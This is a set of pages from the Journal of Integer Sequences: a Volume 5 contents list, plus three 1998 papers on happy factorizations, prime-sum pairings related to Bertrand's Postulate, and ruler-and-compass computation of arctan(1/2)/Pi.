Volume 5, 2002

Issue 1

- **Article 02.1.1: Toufik Mansour, "Counting Peaks at Height *k* in a Dyck Path"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 02.1.2: James A. Sellers, "Domino Tilings and Products of Fibonacci and Pell Numbers"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 02.1.3: Aleksandar Cvetkovic, Predrag Rajkovic, and Milos Ivkovic, "Catalan Numbers, the Hankel Transform, and Fibonacci Numbers"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 02.1.4: Neville Robbins, "On Partition Functions and Divisor Sums"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 02.1.5: Zoran Sunik, "Young tableaux and other mutually describing sequences"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 02.1.6: Robert M. Nemba and Alphonse Emadak, "Direct Enumeration of Chiral and Achiral Graphs of a Polyheterosubstituted Monocyclic Cycloalkane"**
  (Abstract, pdf)

- **Article 02.1.7: Aleksandar Petojevic, "The Function *_v M_m(s;a;z)* and Some Well-Known Sequences"**
  (Abstract, pdf, ps, dvi, tex)

Issue 2

- **Article 02.2.1: Harvey Dubner, "Carmichael Numbers of the Form (6m+1)(12m+1)(18m +1)"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 02.2.2: Yuriy Tarannikov, "The Minimal Density of a Letter in an Infinite Ternary Square-Free Word is 0.2746..."**
  (Abstract, pdf, ps, dvi, tex)

- **Article 02.2.3: G. Everest, A. J. van der Poorten, Y. Puri, and T. Ward, "Integer Sequences and Periodic Points"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 02.2.4: Dorin Andrica and Ioan Tomescu, "On an Integer Sequence Related to a Product of Trigonometric Functions, and Its Combinatorial Relevance"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 02.2.5: Valery Liskovets, "A Note on the Total Number of Double Eulerian Circuits in Multigraphs"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 02.2.6: K. Balasubramanian, "Combinatorial Enumeration of Ragas (Scales of Integer Sequences) of Indian Music"**
  (Abstract, pdf)

- **Article 02.2.7: Terence Jackson and Keith Matthews, "On Shanks' Algorithm for Computing the Continued Fraction of log_b a"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 02.2.8: Joshua Zelinsky, "Tau Numbers: A Partial Proof of a Conjecture and Other Results"**
  (Abstract, pdf, ps, dvi, tex)

See also the On-Line Encyclopedia of Integer Sequences

Journal of Integer Sequences, Vol. 1 (1998), Article 98.1.1

On Happy Factorizations

J. H. Conway
Department of Mathematics
Princeton University, Princeton NJ 08544
Email address: conway@math.Princeton.EDU

Abstract: (Supplied by the editors.) It is asserted without proof that every positive integer is the product of a unique "happy couple" of integers. A "happy couple" is an ordered pair of integers of one of three types: (*A*,*A*) ; (*B*,*C*), with $C > 1$, where there exist integers *R*, *S* such that $B R^2 + 1 = C S^2$; and (*D*, *E*) where there exist odd integers *T*, *U* such that $D T^2 + 2 = E U^2$.

Any ordered couple of integers that can be obtained from the positive integers (*n*,*n*+*d*) by dividing them by possibly distinct perfect squares prime to *d* is called a "*d*-happy couple", except that couples of the form (*m*,1) are NOT called 1-happy.

A "happy couple" is just a *d*-happy couple for $d = 0$, 1 or 2.

Theorem. *Each positive integer N is the product of a unique happy couple.*

I call this "the happy factorization" of *N*, and append a table of happy factorizations, writing a number as

A^2 *B*.*C* or *D*:*E*

according as it is the product of a

0-happy couple (*A*,*A*), 1-happy couple (*B*,*C*), or 2-happy couple (*D*,*E*).

13^2

```
                                                                  12^2  1.170
                                                            11^2  1.145 1:171
                                                      10^2  1.122 2.73  43.4
                                                 9^2  1.101 1:123 3.49  1.173
                                            8^2  1.82  2.51  31.4  4.37  29.6
                                       7^2  1.65  1:83 103:1 1.125 1.149 7.25
                                  6^2  1.50  2.33 3.28  2:52  14.9  6.25  22:8
                             5^2  1.37  1:51 1:67  1.85  5.21  127:1 151:1 59.3
                        4^2  1.26  2.19 4.13  4.17 2.43  1.106 64:2  4:38  2.89
                   3^2  1.17  1:27 3.13  1.53  23.3 3:29  1:107 3.43  17.9  1:179
              2^2 1.10  2.9  7.4  2:20 2.27  5.14 4:22  27.4  1.130 7.22  20.9
         1^2  1.5  1:11 1:19 1.29 1.41  11.5 71:1  1.89  1.109 1:131 31.5  1.181
0^2 1.2  2.3  3.4  4.5  5.6  6.7  7.8  8.9  9.10 10.11 11.12 12.13 13.14
1^2 1:3  7:1  1.13 3.7  31:1 1:43 3.19 1.73 13:7 3.37  19.7  1.157 3.61
    2^2  2:4  7.2  2.11 16:2 11.4 1.58 1.74 23.4 7.16  2.67  79.2  23.8
         3^2  3:5  23:1 11.3 5.9  1:59 25:3 3.31 1.113 27:5  3.53  1.185
              4^2  4:6  17.2 23.2 15.4 19.4 47.2 2.57  34:4  80:2  6.31
                   5^2  5:7  47:1 1.61 7.11 19.5 5:23  1.137 7.23  1:374
                        6^2  6:8  31.2 26.3 48:2 4.29  23.6  2.81  47.4
                             7^2  7:9  79:1 1.97 9.13  1:139 1:163 27.7
                                  8^2  8:10 49.2 2.59  35.4  4.41  10.19
                                       9^2  9:11 1:119 47.3  11.15 191:1
                                            10^2 10:12 71.2  2.83  96:2
                                                 11^2 11:13 1:167 1.193
                                                      12^2 12:14 97.2
                                                           13^2 13:15
                                                                14^2
```

A HAPPY FACTORIZATION TABLE

I have a truly wonderful proof of the happy factorization theorem, which unfortunately the rest of this page is too small to contain, so I shall have to leave it as an exercise to the reader.

(This is the source for sequences A007966, A007967, A007968, A007969, A007970.)

Received June 28, 1996; published in Journal of Integer Sequences Jan. 1, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1
(1998), Article 98.1.2

Some Problems of Combinatorial Number Theory Related to Bertrand's Postulate

Lawrence E. Greenfield
School of Computer Science
Carnegie Mellon University, Pittsburgh, PA 15213-3890
Email address: leg@andrew.cmu.edu

and

Stephen J. Greenfield
Department of Mathematics
Rutgers University, New Brunswick NJ 08903-2390
Email address: greenfie@math.rutgers.edu

Introduction

The well-known number theory text of Hardy and Wright contains the following remark ([HW], p.373):

> "Bertrand's Postulate" is that, for every $n > 3$, there is a prime p satisfying $n < p < 2n-2$. Bertrand verified this for $n < 3,000,000$ and Tchebychef proved it for all $n > 3$ in 1850.

Bertrand's Postulate is essentially equivalent to the statement that the first $2k$ integers can always be arranged in k pairs so that the sum of the entries in each pair is a prime. We give the simple proof of this statement, and discuss some generalizations whose proofs seem to be quite intractable, even though they can be supported by numerical exploration and simple probabilistic analysis.

Easy results

Theorem 1. The integers $\{1, 2, ..., 2k\}$ can be arranged into k disjoint pairs so that the sums of the elements in each pair is prime.

Proof. We prove this by complete induction. The assertion is true when $k=1$ since 3 is prime. Now consider the set of integers $\{1, 2, ..., 2k\}$, and assume that all the sets $\{1, 2, ..., 2j\}$ have been successfully paired where j is any integer in the range $0 < j < k$. We begin by trying to pair $2k$ with some other number. The possible pairs are $(j, 2k)$ with $0 < j < 2k$. The sums of these pairs are all the integers from $2k+1$ to $4k-1$. Since $2(2k+1) - 2 > 4k-1$ Bertrand's Postulate insures that one of these numbers, say $2k+m$, is a prime. But m is odd, so the set $\{m, m+1, ..., 2k-1, 2k\}$ has an even number of elements. This set can be paired so that the sum of the elements in each pair is the prime $2k+m$: just pair $m+1$ with $2k-1$, $m+2$ with $2k-2$, etc. The proof is done because our inductive assumption implies that the initial segment from 1 to $m-1$ can be paired so that the sum of the elements in each pair is a prime. ¤

Definition 1. A sequence of integers $\{a_k\}$ has the *combinatorial Bertrand property* (the *CB property*) if, for all k, the numbers $\{a_1, a_2, ..., a_{2k}\}$ can be written as k disjoint pairs so that the sum of the elements in each pair is prime. A integer-valued function f will have the *CB property* if the sequence $\{f(k)\}$ has the CB property.

Note. The fact that $f(k)=k$ has the CB property is essentially *equivalent* to Bertrand's Postulate. For if we know that for every positive integer k, there is m with $0 < m < 2k$ so that $2k+m$ is prime, then (taking $n = 2k$) there must be a prime between n and $2n$. A simple adjustment can be made for odd n so a form of Bertrand's Postulate must be true.

What other functions have the CB property? Simple numerical experiments lead to the belief that many functions do or that they have the CB property "eventually". For example, suppose f is a polynomial of degree 1 ($f(n)=an+b$), and property CB holds. Then $f(n)+f(m)= a(n+m) + 2b$ must be prime infinitely often. By the classical result of Dirichlet on primes in arithmetic progressions this is equivalent to asking that $\gcd(a,2b) = 1$. This Dirichlet condition does *not* imply the CB property, however: consider the function $f(n)=11n+1$ and the set of the first $2k$ values of f when $k=1$. But such functions most likely eventually satisfy CB.

Definition 2. A sequence of integers $\{a_k\}$ has *the CB property eventually* if there is K so that for all $k > K$, the numbers $\{a_1, a_2, ..., a_{2k}\}$ can be written as k disjoint pairs so that the sum of the elements in each pair is prime. An integer-valued function f is *eventually CB* if the sequence $\{f(k)\}$ is eventually CB.

We suspect the following result is true:

Conjecture 0. If $f(n)= an+b$ and a and b satisfy the Dirichlet condition $\gcd(a,2b)=1$, then f is eventually CB.

The proof would imitate that of Theorem 1 above. If $M(K)$ is the number of primes less than K of the form $ak+b$, then $M(K)$ is approximately $C\,K/(\log K)$ where C is a constant (the reciprocal of the Euler phi function at a). For example, see [E], p. 17, where an error estimate ($O(K \exp(-c (\log K)^{1/2})$ with $c > 0$) is also given. We'd like to apply the proof of Theorem 1 here. Certainly for K large it is easy to see

that $M(2K) > M(K)$. Then the numbers $\{a+1, a+b, a+2b, ..., a+Kb\}$ can be matched up as in the proof of Theorem 1. But the complete induction of Theorem 1 does not immediately apply. Given the evidence at hand, it may possibly be true that we can successfully match some top part of an initial segment of values of f without having enough successful matching to take care of what's left. That is, consider the set $\{f(1), f(2), ..., f(2K)\}$. Certainly for K large we can find j odd with $f(j)+f(2K)$ prime. Then the set $\{f(j), f(j+1), ..., f(2K)\}$ can be divided into pairs whose sums are prime and all the same: $f(j)+f(2K)$. But j could be small, and the set $\{f(1), f(2), ...,f(j-1)\}$ could perhaps not be successfully matched into pairs whose sums are prime. We thank Professor Andrew Granville for pointing out this difficulty. Either better asymptotics are needed or a better proof! In specific cases, such as $f(n)=3n+1$ it seems apparent that some initial computation plus constants known well enough can establish the eventual CB property.

Probabilistic analysis and experimental evidence

The structure of an arithmetic progression and Dirichlet's Theorem make the consideration of linear functions easy. We have experimentally investigated whether several other functions appear to have the CB property. For example, the function $f(k)=k^2$ seems to have property CB. We have found pairings of the first $2k$ squares for k up to 1 000 using a computer. This is encouraging, since the discussion of Conjecture 0 suggests that difficulty is most likely to occur with small k. A slightly more explicit probabilistic analysis gives the following result:

"Theorem 2". The probability that the set $\{1^2, 2^2, ..., (2k)^2\}$ can be broken up into k pairs so that the sum of the elements of each pair is a prime approaches 1 as k approaches infinity.

"Proof". The Prime Number Theorem states that there are about $K/(\log K)$ primes less than or equal to K. Thus the chance that t randomly selected integers in the range $[1,K]$ are prime is approximately $(\log K)^{-t}$. If we fix a positive integer k, and try to find a pairing of the set$\{1^2, 2^2, ..., (2k)^2\}$, then $K= 4k\text{^}2$ and $t=k$. The expectation of success will be enhanced since we can try all possible pairings of the set, and there are $(2k)!/ (2^k k!)$ such pairings. Thus we will expect success if the limit as k tends to infinity of $(\log (4k\text{^}2))^{-k}((2k)!/ (2^k k!))$ is at least 1. This can be verified by replacing the factorials using Stirling's formula. The condition above then reduces to showing that $2^{½}(2k/e)^k(\log(8k^2)^{-k}$ is at least 1. This is true since log growth is slower than polynomial growth. ¤

Comments. The use of the quotes (" and ") in both the Theorem and the Proof above is certainly justified, since both the statement and the verification are more approximate than precise. What is really shown is that any sequence with at most, say, polynomial growth (such as k^2), will have "the CB property" relative to a "sparse" sequence such as the primes. We have implicitly made assumptions about uniform distribution and independence which are not valid here. First, the sums of the elements in each pair are far from random relative to the primes (e.g., the function $f(k)=2k^2$ would give a sequence with the same asymptotic properties, but of course every sum $f(k)+f(j)$ would be composite). Secondly, both the primes and the squares are not uniformly distributed. There are more "small" primes than there should be, and the squares are more concentrated in the lower portion of their range. This coincidence

may in fact aid in obtaining successful pairings. Third, unlike what is understood in the "Proof", there is substantial dependence among the possible sets of pairings and their primality. For example, 3^2+4^2 is not prime, and thus any collection of pairings which included (3,4) in its list could not be successful. All these remarks apply to any polynomial function. In the case of $f(k)=k^2$ there is an additional obstacle, due to Fermat and Euler, to the analysis above, which implicitly assumes independence: only primes of the form $4m+1$ can be written as the sum of two squares, and each such prime can be so written in exactly one way (up to order). Thus if (4,1) is used as one pair, no other pair summing to a prime of the form $4m+1$ which can be written as k^2+1 (e.g., 37) can be used in the "dissection" of $\{1^2, 2^2, ...,(2k)^2\}$. So there is more complex dependence than the "Proof" allows.

In spite of the above objections, experimental evidence shows that there are far *more* successful pairings than predicted by the rough probabilistic "Proof" above. Below is a table of what happens for k between 1 and 10 in both the linear ($f(k)=k$) and quadratic ($f(k)=k^2$) cases. We give the "expected" number of successful complete pairings predicted using a Stirling's formula approximation (for the quadratic case as in the "Proof" above, and for the linear case with $K=4k$). We show the number actually observed. For background, we also present the total number of possible complete pairings (our probabilistic universe) in each case.

k =	1	2	3	4	5	6	7	8	9	10
# of complete pairings	1	3	15	105	945	10 395	135 135	2 027 025	34 459 425	654 729 075
Expected number of successes (linear case)	.7505	.7081	.9912	1.795	3.949	10.15	29.80	97.89	355.2	1 409
Actual # of successes (linear case)	1	2	3	6	26	96	210	1 106	3 759	12 577
Expected # of successes (quad. case)	.5004	.2549	.1944	.1914	.2282	.3174	.5022	.8883	1.733	3.691

Actual # of successes (quad. case)	1	1	2	4	12	9	72	160	428	2 434

We cannot explain the interesting large discrepancies in the figures above.

It is possible to obtain functions which are far from having the CB property but which also have pairwise relatively prime values.

Theorem 3. There exist injective integer-valued functions f with gcd($f(i)$, $f(j)$) = 1 for all positive integer i and j, and such that $f(i)+f(j)$ is composite for all positive integer i and j.

Proof. We give a simple "lacunary" construction of one such function. First, for each integer K we construct an integer-valued function g_K which signals K-long segments of composite integers. Namely, take $g_K(t)= (K+1)!\ t + 1$. Then for every K and t, gcd(s,$g_K(t)$) =1 for s between 1 and K. Also, $g_K(t)+s$ is composite for such s. In order to obtain a function satisfying the theorem, merely assume that $f(1), f(2), ..., f(m)$ have already been defined. We can also assume that $f(1) < f(2) < ... < f(m)$. Take $K=f(m)$, and define $f(m+1) = g_K(1)$.

Note. The (non-unique) function created in the theorem is increasing. For example, if we begin by assuming $f(1)=1$ then $f(2)=3$, $f(3)=7$, $f(4)=5\ 041$ and $f(5)$ is approximately $10^{16\,480}$. So f is very rapidly increasing. Are there simple functions with slower growth which satisfy the conclusions of this theorem? The probabilistic assertions of "Theorem" 2 do *not* apply to the functions constructed here because of their rapid growth.

Conjectures

We've tested a number of examples of functions to see if they display CB behavior. $f(k)=k^3$ does not have the CB property since $k^3+j^3 = (k-j)\ (k^2 +kj +j^2)$. But $f(k)= k^4$ does seem to have the CB property, based on experiment. Our experiments have led us to the following statement.

Conjecture 1. Suppose f is a polynomial with integer coefficients which is positive for positive k. Then f has property CB eventually if and only if $f(k)+f(j)$ is an irreducible polynomial in two variables and $f(k) +f(j)$ has content 1.

"Content" here means the gcd of the coefficients of a polynomial, and is the natural generalization of the Dirichlet condition of Conjecture 0. Certainly the conditions of this Conjecture are necessary, and the probabilistic analysis of "Theorem" 2 makes it natural to hope that they are sufficient. Of course the CB problem can be restated as a graph-coloring problem, where the nodes are the integers {1, 2, ..., $2k$}, and

two nodes *k* and *j* are connected by an edge exactly when *f(k)+f(j)* is prime. This seems to offer no enlightenment, but does lead to a somewhat generalized conjecture. We could put in edges where other functions are prime (e.g., $k^2 + kj + j^2$), or we can even investigate more general examples (analogous to directed graphs). Namely, we can study any polynomial in two variables, rather than one which is symmetric in its two variables. Then the CB property itself will lose some symmetry, but here is one possible generalization:

Conjecture 2. Suppose *p(k,j)* is a polynomial in two variables with integer coefficients, and *p* is irreducible with content 1. If *n* is sufficiently large, then the set {1, 2, ..., *2n*} can be arranged into *n* disjoint pairs so that if (*a*,*b*) is one pair, either *p(a,b)* or *p(b,a)* is prime.

Numerical experiments with several polynomials (e.g., $k+j^2$, k^2+j^3, and k^2+kj+j^2) have been done. The experiments seem to support the conjecture.

We can further generalize by looking at "higher order" versions of the CB property:

Definition 3. Suppose *N* is a positive integer. A sequence of integers $\{a_k\}$ has the N^{th} order combinatorial Bertrand property (the N^{th} order CB property)} if, for all *k*, the numbers $\{a_1, a_2, ..., a_{Nk}\}$ can be written as *k* disjoint sets of *N* elements so that the sum of the elements in each set is prime.

One can make obvious generalizations to fit the phrases: a function has the N^{th} order CB property or a sequence (or function) has the N^{th} order CB property eventually. When $N = 1$, such sequences have to be subsequences of the primes. A simple conjecture which we are unable to verify is the following:

Conjecture 3. The sequence of odd integers {1, 3, 5, ... } has the third order CB property eventually.

Again, probabilistic reasoning coupled with the obvious necessary conditions applied here to the polynomial $2 (k + j + i) + 3$ seem to suggest the truth of Conjecture 3.

A additional natural collection of sequences to study for CB behavior would be sequences defined by simple linear recursions. For example, consider the sequence defined by the following recursion and initial condition: $a_{n+1} = 2\, a_n + 1$ with $a_1 = 1$.

This recursion can be solved explicitly to obtain $a_n = 2^n - 1$. Does this sequence have the third order CB property? Here the probabilistic reasoning does not apply because of the growth of $\{a_n\}$. But the sequence is on the borderline probabilistically. Deciding if such exponentially growing sequences are eligible seems to need more information than we have.

On the other hand, functions with finite range are also of interest. In trying to determine how many distinct functions with finite range there are which have the N^{th} order CB property, we come across the

following extremal problem:

Problem 1. Suppose S and T are positive integers. Find a set of integers $\{a_1, ..., a_S\}$ with the maximum number of T element subsets which sum to a prime. What is this number and this set?

Is an initial segment of the integers such an extremal set?

These questions all seem to be difficult because even the simplest non-linear case (does $f(k)=k^2$ have the CB property?) approaches the limits of current knowledge. For example, it is not known if there are infinitely many prime numbers of the form k^2+1 (see the discussion in the Appendix to [HW]). While this question may be independent of the CB property for this f, its difficulty does not suggest that the proof of the CB property for this f will be immediate.

Finally, we have a question about algorithms. Suppose we're given an integer-valued function, f. How can we check if some initial values of f have the CB property? Since the number of pairs to be checked is very large, any way to shrink this number is worth considering. It is disconcerting to report that a sort of **Greedy Algorithm** seems to work even when there is no justification. The Greedy Algorithm is motivated by the proof of Theorem 1. Suppose f is increasing (e.g., $f(k)=k$ or $f(k)=k^2$). In order to check pairs in the set $\{ f(1), f(2), ..., f(2n)\}$, first find a match for the largest element (if possible). That is, find j between 1 and $2n$ so that $f(j)+f(2n)$ is prime. Remove $f(j)$ and $f(2n)$ from the list and continue, again trying to match the largest element. Continue matching elements and removing pairs in this fashion as long as possible. We'll say that the Greedy Algorithm is successful if this procedure results in the empty set. Of course the Greedy Algorithm reduces verifying property CB to an $O(n^2)$ number of prime checks (a large reduction from the indicated number!). The Greedy Algorithm need not be successful (a simple example is the list {1,8,9,10}, where the algorithm grabs 9 and 10 and is left with 1+8=9, and doesn't find {1,10} and {8,9}).

The proof of Theorem 1 shows that the Greedy Algorithm must be successful for $f(k)=k$. However, the Greedy Algorithm has been successful in every example we have checked for $f(k)=k^2$. It does not seem to work with some other polynomials. If $f(k,j) = k^2 + k\,j + j^2$, the number of pairs to be checked seems to grow very quickly with n (e.g., when $n = 20$, we needed to check 213 347 331 pairs).

Problem 2. Is the Greedy Algorithm always successful for $f(k)= k^2$?

It is possible that we've just been lucky because there are many coincidences for small numbers.

Bibliography

[E] T. Estermann, *Introduction to Modern Prime Number Theory*, Cambridge University Press, 1961.
[HW] G. H. Hardy and E. M. Wright, *An Introduction to the Theory of Numbers*, Fifth Edition, Oxford University Press, 1978.

(This is the source for sequences A000341 and A000348 .)

Written October 1991; revised December 1997; published in Journal of Integer Sequences Jan. 1, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1
(1998), Article 98.1.3

The Computation of Certain Numbers Using a Ruler and Compass

Simon Plouffe
Dépt. Mathématiques
Université du Québec à Montréal
Montréal H2X 3Y7, CANADA
Email address: simon.plouffe@sympatico.ca

Abstract: We present a method for computing some numbers bit by bit using only a ruler and compass, and illustrate it by applying it to arctan(X)/Pi. The method is a **spigot algorithm** and can be applied to numbers that are constructible over the unit circle and the ellipse. The method is precise enough to produce about 20 bits of a number, that is, 6 decimal digits in a matter of minutes. This is surprising, since we do no actual calculations.

Keywords : Binary expansion, A004715 of the On-Line Encyclopedia of Integer Sequences, constant, ruler and compass construction, Pi.

1. Introduction


It is known that rational numbers of the form 1/q can be computed with a ruler and compass in small bases. See **[4]** for details. The rational numbers computable by this method are precisely those for which q is the number of sides of a regular polygon that can be constructed with ruler and compass; that is, q must be a product of distinct Fermat numbers that are primes **[5]**, see also the Treasure Trove of Mathematics.

From those facts, one can ask : are there other points on the unit circle that can be constructed ? The answer is obvious: any line constructed on the plane that crosses the unit circle somewhere defines a point from which the binary expansion can be calculated. We understand here that we consider the arc length compared to the unit circle. When we consider a rational number like 2/3 we mean in fact exp (2*Pi*I*2/3), that is, the arc length of 2/3 compared to 2*Pi on the unit circle. By taking a simple construction of the angle arctan(1/2) then get an arc length of arctan(1/2)/Pi = 0.147583.... A number


that we believe should be at least irrational. We also remark that the point defined by the angle of arctan (1/2) has algebraic coordinates (2/5*sqrt(5) and 1/5*sqrt(5)), and that this point (on the unit circle) is **apparently not** a rational multiple of Pi. We do not know if there is a proof that this number is irrational.

Second, the arctan function is a log (with complex values) and Pi is also a log with complex values. This means that our construction is a ratio of logarithmic values.

2. The construction of arctan(1/2)/Pi and the computation



The coordinates of the blue dot are (2/5*sqrt(5), 1/5*sqrt(5)).
Each subdivision of the circle is equivalent to a rational point, here Pi/2 is 0.01 in binary = 1/4.



Only the first quadrant is necessary for the computation, see the construction after 11 steps.

At each step we double the angle and when the point falls in the first quadrant we take the sign of the angle. If the sign is + then we set that the corresponding bit value is 0 and 1 when the sign of the angle is -. By doing it by hand for real, errors accumulate and eventually there is an ambiguity in the sign since at each step there is an uncertainty about the exact position of the point. The limit is somewhere around 20 bits. I could easily produce (with little care) the first 17 bits of the number arctan(1/2)/Pi. Note : the construction is done on a plain white paper and could be done on the sand in fact with small precision.


3. Other numbers.

Since we can compute any point that lies on the unit circle then any construction that cuts that circle is computable. This includes numbers of the form arctan(A)/Pi where A is algebraic and constructible with a ruler and compass. According to Borwein and Girgensohn **[2]**, it is possible to compute bit by bit a number like log(3)/log(2, but the geometrical construction necessary for that implies the use of a

rectangular grid **Z x Z.**

4. Application to the ellipse

The properties of the circle are not unique, it is also shared with the ellipse and the lemniscate. In this context it means that if we can construct an angle that crosses the ellipse of ratio a/b then we can compute the binary expansion of the position of that point compared to the **arc length of the ellipse**. The same can be applied to the lemniscate.



The point p compared to the arc length from (a,0) to p is computable in binary.

5. An experimental approach to search for other solutions

The next step in this is to ask whether we can combine values of arctan(X)/Pi to produce other numbers like sqrt(2). From the classical theory of Pi (Lindemann's proof of the transcendence of Pi), it is not possible to get 1/Pi from a geometrical construction. In this context it means that we can't construct an arc length of 1 radian with the ruler and compass. 1 radian has an arc length of 1/Pi. It would mean that we can construct the number sin(1) and cos(1). The only way I see to produce an example is to try experiments with values of arctan(X)/Pi where X is a constructible algebraic number.

We have to understand here that we deal with an inverse problem. The equation arctan(1/2)+arctan(1/3) =Pi/4 translates (in arc length), to 1/8 in binary. Pi/4 = arctan(1) and this number have an arc length of 1/8 compared to the full circle of 2*Pi.

Open questions

Can this process could be applied to other types of numbers? (Like sqrt(2)).
Since we can use the first quadrant only (and not a full circle), can we extend this idea to have only a very small portion of the unit circle and push the precision of the computation further?
Are there any simpler number? Or in other words : Is arctan(1/2)/Pi the simplest example?

Is arctan(1/2)/Pi an irrational number? (Hint : Pi/4 = arctan(1/2)+arctan(1/3) and we know that Pi is irrational).
Is there a bit pattern in arctan(1/2)/Pi? Is the binary expansion of that number in fact a rule for constructing something that we do not know? See sequence A004715 of the E.I.S.

6. Bibliography

[1] Simon Plouffe, work done during the years 1974 to 1983.

[2] J. M. Borwein and R. Girgensohn, Addition theorems and binary expansions, Canadian J. Math. 47 (1995) 262-273.

